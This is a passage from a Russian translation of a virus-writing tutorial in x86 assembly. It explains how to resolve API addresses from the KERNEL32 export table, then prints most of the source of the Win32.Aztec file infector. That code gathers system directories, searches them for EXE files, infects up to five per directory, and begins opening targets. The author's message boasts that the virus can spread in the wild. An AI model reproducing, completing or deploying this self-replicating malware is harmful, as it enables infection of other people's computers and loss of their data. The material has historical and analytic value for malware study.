; И нам нужно сохранить этот указатель, чтобы узнать имя функции API,
; поэтому мы сохраняем изначальный указатель на имя функции API в регистре,
; например EDX, который мы не будем использовать, а затем повышаем значение
; указателя в ESI, пока [ESI] не станет равным 0.
;
; FFFA      db   "FindFirstFileA",0
;           L- Указатель теперь здесь
;
; Теперь, вычитая старый указатель от нового указателя, мы получаем размер
; имени API-функции, который требуется поисковому движку. Затем я сохраняю
; значение в ECX, другом регистре, который не будет использоваться для
; чего-либо еще.
;-----;

        xor     eax,eax                ; EAX = 0
        mov     word ptr [ebp+Counter],ax ; Устанавливаем счетчик в 0

```

```

mov     esi,[ebp+kernel]                ; Получаем смещение
                                           ; PE-заголовка KERNEL32

add     esi,3Ch
lodsw
add     eax,[ebp+kernel]                ; в AX
                                           ; Нормализуем его

mov     esi,[eax+78h]                   ; Получаем RVA таблицы
                                           ; экспортов
add     esi,[ebp+kernel]                ; Указатель на RVA таблицы
                                           ; адресов
add     esi,1Ch

;-----;
; Ладно, сначала мы очищаем EAX, а затем устанавливаем счетчик в 0, чтобы ;
; избежать возможных ошибок. Если вы помните, для чего служит смещение 3Ch ;
; в PE-файле (отсчитывая с образа базы, метки MZ), вы поймете все это. Мы ;
; запрашиваем начало смещение начала PE-заголовка KERNEL32. Так как это ;
; RVA, мы нормализуем его и вуаля, у нас есть смещение PE-заголовка. Теперь ;
; мы получаем адрес таблицы экспортов (в заголовке PE+78h), после чего мы ;
; избегаем нежеланных данных структуры и напрямую получаем RVA таблицы ;
; адресов. ;
;-----;

lodsd
add     eax,[ebp+kernel]                ; EAX = RVA таблицы адресов
mov     dword ptr [ebp+AddressTableVA],eax ; Нормализуем
                                           ; Сохраняем его в форме VA

lodsd
add     eax,[ebp+kernel]                ; EAX = Name Ptrz Table RVA
push    eax                            ; Normalize
                                           ; mov [ebp+NameTableVA],eax

lodsd
add     eax,[ebp+kernel]                ; EAX = Ordinal Table RVA
mov     dword ptr [ebp+OrdinalTableVA],eax ; Normalize
                                           ; Store in VA form

pop     esi                            ; ESI = Name Ptrz Table VA

;-----;
; Если вы помните, у нас в ESI указатель на RVA таблицу адресов, поэтому ;
; чтобы получить этот адрес мы делаем LODSD, который помещает DWORD, на ;
; который указывает ESI, в приемник (в данном случае EAX). Так как это был ;
; RVA, мы нормализуем его. ;
; ;
; Давайте посмотрим, что говорит Мэтт Питрек о первом поле: ;
; ;
; "Это поле является RVA и указывает на массив адресов функций, каждый ;
; элемент которого является RVA одной из экспортируемых функций в данном ;
; модуле." ;
; ;
; И наконец, мы сохраняем его в соответствующей переменной. Далее мы ;
; должны узнать адрес таблицы указателей на имена. Мэтт Питрек объясняет ;
; это следующим образом: ;
; ;
; "Это поле - RVA и указывает на массив указателей на строки. Строки ;
; являются именами экспортируемых данным модулем функций". ;
; ;
; Но я не сохраняю его в переменной, а помещаю в стек, так как использую ;
; его очень скоро. Ок, наконец мы переходим к таблице ординалов, вот что ;
; говорит об этом Мэтт Питрек: ;
; ;
; "Это поле - RVA и оно указывает на массив WORDов. WORD'ы являются ;
; ординалами всех экспортируемых функций в данном модуле". ;
; ;
; Ок, это то, что мы сделали. ;
;-----;

@_3:   push    esi                    ; Save ESI for l8r restore
        lodsd                      ; Get value ptr ESI in EAX
        add     eax,[ebp+kernel]    ; Normalize
        mov     esi,eax             ; ESI = VA of API name
        mov     edi,edx             ; EDI = ptr to wanted API

```



```

push    ecx                ; ECX = API size
cld                      ; Clear direction flag
rep     cmpsb             ; Compare both API names
pop     ecx                ; Restore ECX
jz      @_4               ; Jump if APIs are 100% equal
pop     esi                ; Restore ESI
add     esi,4              ; And get next value of array
inc     word ptr [ebp+Counter] ; Increase counter
jmp     @_3               ; Loop again
;-----;
; Хех, это не в моем стиле помещать слишком много кода без комментариев,
; как я поступил только что, но этот блок кода нельзя разделить без ущерба
; для его объяснения. Сначала мы помещаем ESI в стек (который будет
; изменен инструкцией CMPSB) для последующего восстановления. После этого
; мы получаем DWORD, на который указывает ESI (таблица указателей на
; имена) в приемник (EAX). Все это выполняется с помощью инструкции LODSD.
; Мы нормализуем ее, добавляя адрес базы ядра. Хорошо, теперь у нас в EAX
; находится указатель на имя одной из функций API, но мы еще не знаем, что
; это за функция. Например EAX может указывать на что-нибудь вроде
; "CreateProcessA" и это функция для нашего вируса неинтересна... Ладно,
; для сравнения строки с той, которая нам нужна (на нее указывает EDI), у
; нас есть CMPSB. Поэтому мы подготавливаем ее параметры: в ESI мы
; помещаем указатель на начало сравниваемого имени функции, а в EDI -
; нужно нам имя. В ECX мы помещаем ее размер, а затем выполняем побайтовое
; сравнение. Если обе строки совпадают друг с другом, устанавливается
; флаг нуля и мы переходим к процедуре получения адреса этой API-функции.
; В противном случае мы восстанавливаем ESI и добавляем к нему размер
; DWORD, чтобы получить следующее значение в таблице указателей на имена.
; Мы повышаем значение счетчика (ОЧЕНЬ ВАЖНО) и продолжаем поиск.
;-----;

@_4:    pop     esi                ; Avoid shit in stack
movzx   eax,word ptr [ebp+Counter] ; Get in AX the counter
shl     eax,1                ; EAX = AX * 2
add     eax,dword ptr [ebp+OrdinalTableVA] ; Normalize
xor     esi,esi              ; Clear ESI
xchg    eax,esi              ; EAX = 0, ESI = ptr to Ord
lodsw                   ; Get Ordinal in AX
shl     eax,2                ; EAX = AX * 4
add     eax,dword ptr [ebp+AddressTableVA] ; Normalize
mov     esi,eax              ; ESI = ptr to Address RVA
lodsd                   ; EAX = Address RVA
add     eax,[ebp+kernel]      ; Normalize and all is done.
ret

;-----;
; Пффф, еще один огромный блок кода и, похоже, не очень понятный, так
; ведь? Не беспокойтесь, я прокомментирую его ;).
; Pop служит для очищения стека. Затем мы двигаем в нижнюю часть EAX
; значение счетчика (так как это WORD) и обнуляет верхнюю вышеупомянутого
; регистра. Мы умножаем его на два, так как массив, в котором мы будем
; проводить поиск состоит из WORD'ов. Теперь мы добавляем к нему указатель
; на начало массива, где мы хотим искать. Поэтому мы помещаем EAX в ESI,
; чтобы использовать этот указатель для получения значения, на которое он
; указывает, с помощью просто LODSW. Хех, теперь у нас есть ординал, но то,
; что мы хотим получить - это точка входа в код функции API, поэтому мы
; умножаем ординал (который содержит позицию точки входа желаемой функции)
; на 4 (это размер DWORD), и у нас теперь есть значение RVA относительно
; RVA таблицы адресов, поэтому мы производим нормализацию, а теперь в EAX
; у нас находится указатель на значение точки входа функции API в таблице
; адресов. Мы помещаем EAX в ESI и получаем значение, на которое указывает
; EAX. Таким образом в этом регистре находится RVA точки входа требуемой
; API-функции. Хех, сейчас мы должны нормализовать этот адрес относительно
; базы образа KERNEL32 и вуаля - все сделано, у нас в EAX есть настоящий
; реальный адрес функции! ;)
;-----;

GetAPI    endp
;-----;

```

```

;-----;
GetAPIs      proc

;-----;
; Ок, это код для получения всех API-функций. У данной функции следующие
; параметры:
;
; INPUT  . ESI : Указатель на имя первой желаемой API-функции в формате
;           ASCIIz
;           . EDI : Указатель на переменную, которая содержит первую желаемую
;           API-функцию
; OUTPUT . Ничего
;
; Для получения всех этих значений я буду использовать следующую структуру:
;
; ESI указывает на --. db      "FindFirstFileA",0
;                      db      "FindNextFileA",0
;                      db      "CloseHandle",0
;                      [...]
;                      db      0BBh ; Отмечает конец массива
;
; EDI указывает на --. dd      00000000h ; Будущий адрес FFFA
;                      dd      00000000h ; Будущий адрес FNFA
;                      dd      00000000h ; Будущий адрес CH
;                      [...]
;
; Я надеюсь, что вы достаточно умны и поняли, о чем я говорю.
;-----;

@@1:  push    esi
      push    edi
      call    GetAPI
      pop     edi
      pop     esi
      stosd

;-----;
; Мы помещаем обрабатываемые значения в стек, чтобы избежать их возможного
; изменения, а затем вызываем процедуру GetAPI. Здесь мы предполагаем, что
; ESI указывает на имя требуемой API-функции, а EDI - это указатель на
; переменную, которая будет содержать имя API-функции. Так как мы получаем
; смещение API-функции в EAX, мы сохраняем его значение в соответствующей
; переменной, на которую указывает EDI с помощью STOSD.
;-----;

@@2:  cmp     byte ptr [esi],0
      jz      @@3
      inc     esi
      jmp     @@2
@@3:  cmp     byte ptr [esi+1],0BBh
      jz      @@4
      inc     esi
      jmp     @@1
@@4:  ret
GetAPIs      endp

;-----;
; Я знаю, это можно было сделать гораздо более оптимизированно, но вполне
; годиться в качестве примена. Ладно, сначала мы доходим до конца строки,
; чей адрес мы запрашивали ранее, и теперь она указывает на следующую
; API-функцию. Но нам нужно узнать, где находится последняя из них,
; поэтому мы проверяем, не найден ли байт 0BBh (наша метка конца массива).
; Если это так, мы получили все необходимые API-функции, а если нет,
; продолжаем поиск.
;-----;

;---[ CUT HERE ]-----

```

Хех, я сделал эти процедуры как можно проще и хорошенько их откомментировал, поэтому я ожидаю, что вы поняли суть. Если нет, то это не мои проблемы... Но теперь появляется вопрос,

какие функции нам следует искать? Ниже я приведу исходный код рантаймового (времени выполнения) вируса, который использует технику файлового мэппинга (более простой и быстрый путь манипуляций и заражения файлов).

Пример вируса

Не думайте, что я сумасшедший. Я помещу здесь код вируса для того, чтобы избежать последовательного описания всех этих API-функций, а продемонстрировать их в действии :). Этот вирус - одно из моих последних созданий. Мне потребовался один день, чтобы его закончить: он основывается на Win95.Iced Earth, но без багов и специальных функций. Наслаждайтесь Win32.Aztec! (Да, Win32!!!).

```

;---[ CUT HERE ]-----
; [Win32.Aztec v1.01] - Bugfixed lite version of Iced Earth
; Copyright (c) 1999 by Billy Belcebu/iKX
;
; Имя вируса      : Aztec v1.01
; Автор вируса    : Billy Belcebu/iKX
; Происхождение   : Испания
; Платформа       : Win32
; Мишень          : PE files
; Компилирование: TASM 5.0 и TLINK 5.0
;
;                  tasm32 /m1 /m3 aztec,,;
;                  tlink32 /Tpe /aa /c /v aztec,aztec,,import32.lib,
;                  pewrsec aztec.exe
;
; Примечание      : Ничего особенного в этот раз. Просто пофиксены баги вируса
;                  Iced Earth и убраны особые возможности. Это действительно
;                  вирус для обучения.
;
; Почему Aztec?   : Почему вирус называется именно так? Много причин:
;                  • Раз уж есть вирус Inca и вирус Maya... ;)
;                  • Я жил в Мексике шесть месяцев
;                  • Я ненавижу фашистские методы, которые использовал Кортес
;                  • для того, чтобы отбирать территории у ацтеков
;                  • Мне нравится их мифология ;)
;                  • Моя отстойная звуковая карта называется Aztec :)
;                  • Я люблю Salma Hayek! :)~
;                  • KidChaos - это друг :)
;
; Поздравления    : Хорошо, в этот раз поздравления только людям из EZLN и
;                  MRTA.
;
; (c) 1999 Billy Belcebu/iKX

        .386p                                ; требуется 386+ =)
        .model flat                          ; 32-х битные регистры без
                                           ; сегментов
        jumps                                ; Чтобы избежать переходов за
                                           ; пределы границы

extrn    MessageBoxA:PROC                    ; Импортировано 1-ое
                                           ; поколение
extrn    ExitProcess:PROC                    ; API-функции :)

; Some equates useful for the virus

virus_size    equ    (offset virus_end-offset virus_start)
heap_size     equ    (offset heap_end-offset heap_start)
total_size    equ    virus_size+heap_size
shit_size     equ    (offset delta-offset aztec)

; Жестко задается только для первого поколения, не беспокойтесь ;)

kernel_       equ    0BFF70000h
kernel_wNT    equ    077F00000h

        .data

szTitle       db      "[Win32.Aztec v1.01]",0

szMessage     db      "Aztec is a bugfixed version of my Iced Earth",10

```

```

        db      "virus, with some optimizations and with some",10
        db      "'special' features removed. Anyway, it will",10
        db      "be able to spread in the wild succefully :)",10,10
        db      "(c) 1999 by Billy Belcebu/iKX",0

;-----;
; Все это отстой: несколько макросов, чтобы сделать код более понятным,
; кое-что для первого поколения и т.д.
;-----;

        .code

virus_start    label    byte

aztec:
        pushad                                ; Помещаем в стек все
                                                ; регистры
        pushfd                                ; Помещаем в стек регистр
                                                ; флагов

        call    delta                        ; Самый сложный для понимания
                                                ; код ;)

delta: pop      ebp
        mov     eax,ebp
        sub     ebp,offset delta

        sub     eax,shit_size                ; Получаем базу образа на
        sub     eax,00001000h                ; лету
NewEIP equ     $-4
        mov     dword ptr [ebp+ModBase],eax

;-----;
; Ок. Во-первых, я помещаю в стек все регистры и все флаги (не потому что
; это требуется, а потому что я привык это всегда делать). Затем я делаю
; нечто очень важное. Да! Это дельта-смещение! Мы должны получить его по
; очень простой причине: мы не знаем где находится исполняющийся код. Я не
; буду рассказывать о дельта-смещении что-то еще, потому что я уверен, что
; вы узнали об этом все, что нужно еще во время программирования под DOS
; ;). Ладно, теперь нам нужно получить базу образа текущего процесса. Это
; необходимо для последующего возвращения управления носителю (что будет
; сделано позже). Сначала мы вычитаем базы между меткой delta и aztec
; (7 bytes->PUSHAD (1)+PUSHFD (1)+CALL (5)), после чего мы вычитаем
; текущий EIP (пропатченный во время заражения) и вуаля! У нас есть база
; образа.
;-----;

        mov     esi,[esp+24h]                ; Получаем адрес возврата
                                                ; программы
        and     esi,0FFFF0000h              ; Выравниваем на 10 страниц
        mov     ecx,5                       ; 50 страниц (в группах по
                                                ; 10)
        call    GetK32                      ; Вызываем процедуру
        mov     dword ptr [ebp+kernel],eax  ; EAX будет содержать адрес
                                                ; базы образа K32

;-----;
; Сначала мы помещаем в ESI адрес, откуда был вызван процесс (он находится
; в KERNEL32.DLL, вероятно API-функция CreateProcess). Изначально это
; адрес, на который указывает ESP, но так как мы поместили в стек 24 байта
; (20 использовал PUSHAD, другие 4 - PUSHFD), нам необходимо это учесть. А
; после этого мы выравниваем его на 10 страниц, делая самое младшее слова
; равным нулю. После этого мы устанавливаем другие параметры для процедуры
; GetK32, ECX, который содержит максимальное количество групп по 10
; страниц, делаем равным 5 (что дает 5*10=50 страниц), а после чего мы
; вызываем процедуру. Как только она вернет нам правильный адрес базы
; KERNEL32, мы его сохраняем.
;-----;

        lea     edi,[ebp+@@Offsetz]
        lea     esi,[ebp+@@Namez]
        call    GetAPIS                    ; Получаем все API-функции

```

```

        call    PrepareInfection
        call    InfectItAll

;-----;
; Сначала мы задаем параметры процедуры GetAPIs: EDI, указывающий на
; массив DWORD'ов, которые будут содержать адреса API-функций и ESI,
; указывающий на имена API-функций (в формате ASCIIz), которые необходимо
; найти.
;-----;

        xchg    ebp,ecx                ; Это первое поколение?
        jecxz   fakehost

        popfd
        popad                        ; Восстанавливаем все флаги
                                    ; Восстанавливаем все
                                    ; регистры

        mov     eax,12345678h
        org     $-4
OldEIP dd      00001000h

        add     eax,12345678h
        org     $-4
ModBase dd     00400000h

        jmp     eax

;-----;
; Сначала мы смотрим, не является ли данное поколение вируса первым,
; проверяя не равен ли EBP нулю. Если это так, то мы переходим к носителю
; первого поколения. Если это не так, мы восстанавливаем из стека регистр
; флагов и все расширенные регистры. После это идет инструкция, помещающая
; в EAX старую точку входа зараженной программы (это патчится во время
; заражения), а затем мы добавляем к ней адрес базы текущего процесса
; (патчится во время выполнения).
;-----;

PrepareInfection:
        lea     edi,[ebp+WindowsDir]   ; Указатель на 1ую директор.
        push    7Fh                    ; Размер буфера
        push    edi                    ; Адрес буфера
        call    [ebp+_GetWindowsDirectoryA] ; Получаем директорию Windows

        add     edi,7Fh                ; Указатель на 2ую директор.
        push    7Fh                    ; Размер буфера
        push    edi                    ; Адрес буфера
        call    [ebp+_GetSystemDirectoryA] ; Получаем системную дир.

        add     edi,7Fh                ; Указатель на 3ью директор.
        push    edi                    ; Адрес буфера
        push    7Fh                    ; Размер буфера
        call    [ebp+_GetCurrentDirectoryA] ; Получаем текущую директорию
        ret

;-----;
; Ок, это простая процедура, которая используется для получения всех
; директорий, где вирус будет искать файлы для заражения. Так как
; максимальная длина директории 7F байтов, я помещаю в кучу (смотри ниже)
; три переменных, избегая лишних байтов и бесполезных данных. Обратите
; внимание, что в последнем вызове API-функции нет никаких ошибок. Давайте
; глубже проанализируем эти функции:
;
; Функция GetWindowsDirectory получает путь к директории Windows.
; Директория Windows содержит различные приложения, инициализационные
; файлы и файлы помощи.
;
; UINT GetWindowsDirectory(
;     LPTSTR lpBuffer,    // адрес буфера для директории Windows
;     UINT uSize // размер буфера
; );
;

```

```

; Параметры
; -----
; | lpBuffer: указывает на буфер, в котором будет помещен путь к
; директории. Этот путь не будет заканчиваться слешем, если только
; директорией Windows не является корневая директория. Например, если
; директория Windows - это папка WINDOWS на диске C, то путь полученный
; путь к директории Windows будет "C:\WINDOWS". Если Windows была
; установлена в корневой директории диска C, то полученный путь будет
; "C:\".
; | uSize: Указывает максимальный размер в символах буфера, который задан
; параметром lpBuffer. Это значение должно быть равно по крайней мере
; MAX_PATH, чтобы обеспечить достаточное количество места в буфере для
; пути.
;
; Return Values
; -----
; Возвращаемые значения
; -----
;
; | Если вызов функции прошел успешно, возвращаемое значение - это длина
; скопированной в буфер строки в символах, не включая завершающий символ
; NULL.
; | Если длина больше размера буфера, то возвращаемое значение - это
; требуемый размер буфера.
;
; ---
;
; Функция GetSystemDirectory получает путь к системной директории Windows.
; Системная директория содержит драйвера, библиотеки Windows и файлы
; шрифтов.
;
; UINT GetSystemDirectory(
;     LPTSTR lpBuffer,    // адрес буфера
;     UINT uSize // размер буфера
; );
;
;
; Параметры
; -----
;
; | lpBuffer: указывает на буфер, в который будет помещен путь к системной
; директории. Так же как и в предыдущем случае путь не будет
; заканчиваться слешем, если только системная директория не является
; корневой.
;
; | uSize: задает максимальный размер буфера в символах. Это значение
; должно быть не меньше MAX_PATH.
;
; Возвращаемые значения
; -----
;
; | Если вызов функции прошел успешно, возвращаемое значение - это длина
; скопированной в буфер строки в символах, не включая завершающий символ
; NULL. Если длина больше размера буфера, то возвращаемое значение - это
; требуемый размер буфера.
;
; ---
;
; Функция GetCurrentDirectory получает текущую директорию для текущего
; процесса.
;
; DWORD GetCurrentDirectory(
;     DWORD nBufferLength, // размер буфера в символах
;     LPTSTR lpBuffer // адрес буфера
; );
;
;
; Параметры
; -----
;
; | nBufferLength: задает длину буфера, в который будет помещен путь к
; текущей директории. Должен учитываться завершающий символ NULL.

```

```

;
; | lpBuffer: задает адрес буфера. Полученная строка будет абсолютным
; путем к текущей директории.
;
; Возвращаемые значения
; -----
;
; | Если вызов функции прошел успешно, возвращаемое значение задает
; количество символов, записанных в буфер (завершающий символ NULL не
; учитывается.
; -----;

InfectItAll:
    lea     edi,[ebp+directories]          ; Указатель на 1ую дир.
    mov     byte ptr [ebp+mirrormirror],03h ; 3 директории
requiem:
    push    edi                        ; Устанавливаем в качестве
    call    [ebp+_SetCurrentDirectoryA] ; текущей директории, на
                                          ; которую указывает EDI

    push    edi                        ; Сохраняем EDI
    call    Infect                     ; Заражает файлы в выбранной
                                          ; директории
    pop     edi                        ; Восстанавливаем EDI

    add     edi,7Fh                     ; Другая директория

    dec     byte ptr [ebp+mirrormirror] ; Уменьшаем значение счетчика
    jnz     requiem                    ; Последний? Если нет, то
                                          ; повторим

    ret

; -----;
; Вначале мы делаем так, чтобы EDI указывал на первую директорию в
; массиве, после чего мы устанавливаем количество директорий, которые
; хотим заразить (dirs2inf=3). Затем мы входим в главный цикл. Он
; заключается в следующем: мы изменяем текущую директорию на
; обрабатываемую в данный момент из массива, потом заражаем все файлы в
; этой директории, после чего переходим к другой директории, пока не
; обработаем все 3. Просто, правда? :) Теперь время рассмотреть
; характеристики API-функции SetCurrentDirectory:
;
; Функция SetCurrentDirectory изменяет текущую директорию данного
; процесса.
;
; BOOL SetCurrentDirectory(
;     LPCTSTR lpPathName // адрес имени новой текущей директории
; );
;
; Параметры
; -----
;
; | lpPathName: указывает на строку, задающую путь к новой директории.
; Путь может быть как относительным, так и абсолютным. В любом случае
; высчитывается полный путь к директории и устанавливается в качестве
; текущего.
;
; Возвращаемые значения
; -----
;
; | Если вызов функции прошел успешно, возвращаемое значение не равно
; нулю.
; -----;

Infect: and     dword ptr [ebp+infections],00000000h ; сброс счетчика

    lea     eax,[ebp+offset WIN32_FIND_DATA] ; Находим структуру
    push    eax                               ; Заталкиваем ее в стек
    lea     eax,[ebp+offset EXE_MASK]        ; Маска, по которой искать
    push    eax                               ; Заталкиваем ее
    call    [ebp+_FindFirstFileA]            ; Получаем первый подходящий

```

```

; файл

inc     eax                                ; CMP EAX,0FFFFFFFFh
jz      FailInfect                        ; JZ  FAILINFECT
dec     eax

mov     dword ptr [ebp+SearchHandle],eax ; Сохраняем хэндл поиска

;-----;
; Это первая часть процедуры. Первая строка сбрасывает счетчик заражения ;
; (то есть устанавливает его в 0) оптимизированным образом (в данном ;
; случае AND меньше чем MOV). Сбросив счетчик, мы начинаем искать файлы, ;
; которые можно заразить ;). Ок, в DOS у нас были функции INT 21 ;
; 4Eh/4Fh... В Win32 у нас есть 2 эквивалентные API-функции: FindFirstFile ;
; и FindNextFile. Теперь нам нужно найти 1ый файл в директории. Все ;
; Win32-функции для поиска файлов используют одну и ту же структуру (вы ;
; помните DTA?) под названием WIN32_FIND_DATA (зачастую ее название ;
; сокращают до WFD). Давайте посмотрим на ее поля: ;
; ;
; MAX_PATH          equ      260  <-- Максимальная длина пути ;
; ;
; FILETIME          STRUC      <-- Структура для обработки времени ;
; FT_dwLowDateTime  dd         ?   (используется во многих ;
; FT_dwHighDateTime dd         ?   Win32-структурах) ;
; FILETIME          ENDS ;
; ;
; WIN32_FIND_DATA   STRUC ;
; WFD_dwFileAttributes dd      ?   <-- Содержит атрибуты файла ;
; WFD_ftCreationTime FILETIME ?   <-- Время создание файла ;
; WFD_ftLastAccessTime FILETIME ? <-- Время последнего доступа к файлу;
; WFD_ftLastWriteTime FILETIME ? <-- Время последней записи в файл ;
; WFD_nFileSizeHigh dd        ?   <-- Младший dword размера файла ;
; WFD_nFileSizeLow  dd        ?   <-- Старший dword размера файла ;
; WFD_dwReserved0   dd        ?   <-- Зарезервировано ;
; WFD_dwReserved1   dd        ?   <-- Зарезервировано ;
; WFD_szFileName    db        MAX_PATH dup (?) <-- ASCIIz-имя файла ;
; WFD_szAlternateFileName db    13 dup (?) <-- Имя файла без пути ;
;                  db        03 dup (?) <-- выравнивание ;
; WIN32_FIND_DATA   ENDS ;
; ;
; | dwFileAttributes: содержит атрибуты найденного файла. Это поле может ;
; | содержать одно из следующих значений [недостаточно места включения их ;
; | сюда: вы можете найти их в .inc-файлах из 29A и в пособиях, о которых ;
; | было сказано выше. ;
; ;
; | ftCreationTime: структура FILETIME, содержащая время, когда был создан ;
; | файл. FindFirstFile и FindNextFile задают время в формате UTC ;
; | (Coordinated Universal Time). Эти функции делают поля FILETIME равными ;
; | нулю, если файловая система не поддерживает данные поля. Вы можете ;
; | использовать функцию FileTimeToLocalFileTime для конвертирования из ;
; | UTC в местное время, а затем функцию FileTimeToSystemTime, чтобы ;
; | сконвертировать местное время в структуру SYSTEMTIME, которая содержит ;
; | отдельные поля для месяца, дня, года, дня недели, часа, минуты, секунды ;
; | и миллисекунды. ;
; ;
; | ftLastAccessTime: структура FILETIME, содержащая время, когда к файлу ;
; | был осуществлен доступ в последний раз. ;
; ;
; | ftLastWriteTime: структура FILETIME, содержащая время, когда в ;
; | последний раз в файл осуществлялась запись. Время в формате UTC; поля ;
; | FILETIME равны нулю, если файловая система не поддерживает это поле. ;
; ;
; | nFileSizeHigh: верхний DWORD размера файла в байтах. Это значение ;
; | равно нулю, если только размер файле не больше MAXDWORD. Размер файла ;
; | равен (nFileSizeHigh * MAXDWORD) + nFileSizeLow. ;
; ;
; | nFileSizeLow: содержит нижний DWORD размера файла в байтах. ;
; ;
; | dwReserved0: зарезервировано для будущего использования. ;
; ;
; | dwReserved1: зарезервировано для будущего использования. ;

```



```

;
; | cFileName: имя файла, заканчивающееся NULL'ом.
;
;
; | cAlternateFileName: альтернативное имя файла в классическом 8.3
; (filename.ext) формате.
;
;
; Теперь, когда мы изучили поля структуры WFD, мы можем более тщательно
; рассмотреть функции поиска. Во-первых, давайте посмотрим описание
; API-функции FindFirstFileA:
;
;
; Функция FindFirstFile проводит в текущей директории поиск файлов, чье
; имя совпадает с заданным. FindFirstFile проверяет имена как обыкновенных
; файлов, так и поддиректорий.
;
;
; HANDLE FindFirstFile(
; LPCTSTR lpFileName, // указатель на имя файла, который надо найти
; LPWIN32_FIND_DATA lpFindFileData // указатель на возвращенную
; // информацию
; );
;
; Параметры
; -----
;
; | lpFileName: A. Windows 95: указатель на строку, которая задает
; валидную директорию или путь и имя файла, которые могут
; содержать символы * и ?). Эта строка не должна
; превышать MAX_PATH символов.
; B. Windows NT: указатель на строку, которая задает
; валидную директорию или путь и имя файла, которые могут
; содержать символы
;
;
; Ограничение длины пути составляет MAX_PATH символов. Этот лимит задает,
; каким образом функция FindFirstFile парсит пути. Приложение может обойти
; это ограничение и послать пути длинее MAX_PATH символов, вызвав
; юникодую (W) версию FindFirstFile и добавив к началу пути "\\?\".
; Последнее говорит функции отключить парсинг пути; это позволяет
; использовать путь длинее MAX_PATH символов. Как составляющая пути "\\?\"
; игнорируется. Например "\\?\\C:\\myworld\\private" будет расцениваться как
; "C:\\myworld\\private", а "\\?\\UNC\\bill_g_1\\hotstuff\\coolapps" будет
; считаться как "\\bill_g_1\\hotstuff\\coolapps".
;
;
; | lpFindFileData: указывает на структуру WIN32_FIND_DATA, которая
; получает информацию о найденном файле или поддиректории. Структуру
; можно использовать в последующих вызовах функций FindNextFile или
; FindClose (хм... в последней функции WFD не нужна - прим. пер.).
;
;
; Возвращаемые значения
; -----
;
;
; | Если вызов функции прошел успешно, возвращаемое значение является
; хэндлом поиска, которое можно использовать в последующих вызовах
; FindNextFile или FileClose.
;
;
; | Если вызов функции не удался, возвращаемое значение равно
; INVALID_HANDLE_VALUE. Чтобы получить расширенную информацию, вызовите
; GetLastError.
;
;
; Теперь вы знаете значение всех параметров функции FindFirstFile. Между
; прочим, теперь вам также известно, что означают последние строки
; нижеследующего блока кода :).
; -----
;
__1:  push    dword ptr [ebp+OldEIP]      ; Сохраняем OldEIP и ModBase,
      push    dword ptr [ebp+ModBase]   ; изменяющиеся во время
                                          ; заражения

      call    Infection                 ; Заражаем найденный файл

      pop     dword ptr [ebp+ModBase]   ; Восстанавливаем их
      pop     dword ptr [ebp+OldEIP]   ;
      inc     byte ptr [ebp+infections] ; Увеличиваем значение

```

```

; счетчика
cmp     byte ptr [ebp+infections],05h ; Превысили наш лимит?
jz      FailInfect                    ; Черт...

;-----;
; Первое, что мы должны сделать - это сохранить значение нескольких важных ;
; переменных, которые нужно будет использовать после того, как мы возвратим ;
; контроль носителю, но которые, к сожалению, меняются во время заражения ;
; файлов. Мы вызываем процедуру заражения: нам требуется только информация ;
; о WFD, поэтому нам не нужно передавать ей какие-либо параметры. После ;
; заражения соответствующих файлов мы восстанавливаем значения измененных ;
; переменных, а затем увеличиваем счетчик заражения и проверяем, заразили ;
; ли мы уже 5 файлов (предел количества заражений нашего вируса). Если это ;
; случилось, вирус выходит из процедуры заражения. ;
;-----;

__2:    lea     edi,[ebp+WFD_szFileName] ; Указатель на имя файла
        mov     ecx,MAX_PATH            ; ECX = 260
        xor     al,al                   ; AL = 00
        rep     stosb                   ; Очищаем переменную со
                                         ; старым именем файла
        lea     eax,[ebp+offset WIN32_FIND_DATA] ; Указатель на WFD
        push    eax                     ; Push'им ее
        push    dword ptr [ebp+SearchHandle] ; Push'им хэндл поиска
        call    [ebp+_FindNextFileA]     ; Находим другой файл

        or      eax,eax                 ; Провал?
        jnz     __1                     ; Нет, заражаем следующий файл

CloseSearchHandle:
        push    dword ptr [ebp+SearchHandle] ; Push'им хэндл поиска
        call    [ebp+_FindClose]          ; И закрываем его

FailInfect:
        ret

;-----;
; Первый блок кода делает простую вещь - он уничтожает данные в структуре ;
; WFD (конкретно - данные об имени файла). Это делается для того, чтобы ;
; избежать возможных проблем при нахождении следующего файла. Следующее, ;
; что мы делаем - это вызываем функцию FindNextFile. Далее приводится ее ;
; описание: ;
; ;
; Функция FindNextFile продолжает файловый поиск, начатый вызовом функции ;
; FindFirstFile. ;
; ;
; BOOL FindNextFile( ;
;     HANDLE hFindFile, // хэндл поиска ;
;     LPWIN32_FIND_DATA lpFindFileData // указатель на структуру данных ;
;                                     // по найденному файлу ;
; ); ;
; ;
; Параметры ;
; ----- ;
; ;
; | hFindFile: идентифицирует хэндл поиска, возвращенный предыдущим ;
; | вызовом функции FindFirstFile. ;
; ;
; | lpFindFileData: указывает на структуру WIN32_FIND_DATA, которая ;
; | получает информацию о найденном файле или поддиректории. Структура ;
; | может использоваться в дальнейших вызовах FindNextFile для ссылки на ;
; | найденный файл или директорию. ;
; ;
; Возвращаемые значения ;
; ----- ;
; ;
; | Если вызов функции прошел успешно, возвращаемое значение не равно ;
; | нулю. ;
; ;
; | Если вызов функции проваливается, возвращаемое значение равно нулю. ;
; | Чтобы получить дополнительную информацию об ошибке, вызовите ;

```

```

; GetLastError.
;
; | Если файлы, соответствующие вашему запросу, не были найдены, функция
; возвратит ERROR_NO_MORE_FILES.
;
; Если FindNextFile возвратила ошибка или вирус уже сделал максимальное
; количество заражений, мы переходим к последней процедуре данного блока.
; Она заключается в закрытии хэнгла поиска с помощью FindClose. Как обычно
; приводится описание данной функции.
;
; Функция FindClose закрывает переданный ей хэнгл поиска. Функции
; FindFirstFile и FindNextFile используют хэнгл поиска, чтобы находить
; файлы, соответствующие заданному имени.
;
; BOOL FindClose(
;     HANDLE hFindFile    // хэнгл поиска
; );
;
;
; Параметры
; -----
;
; | hFindFile: хэнгл поиска, возвращенный функцией FindFirstFile.
;
; Возвращаемые значения
; -----
;
; | Если вызов функции прошел успешно, возвращаемое значение не равно
; нулю.
;
; | Если вызов функции не удался, возвращаемое значение равно нулю. Чтобы
; получить дополнительную информацию, вызовите GetLastError.
;
; -----

```

Infection:

```

    lea     esi,[ebp+WFD_szFileName]    ; Получаем имя заражаемого
                                        ; файла
    push    80h
    push    esi
    call    [ebp+_SetFileAttributesA]   ; Стираем его атрибуты

    call    OpenFile                    ; Открываем его

    inc     eax                         ; Если EAX = -1, произошла
    jz      CantOpen                    ; ошибка
    dec     eax

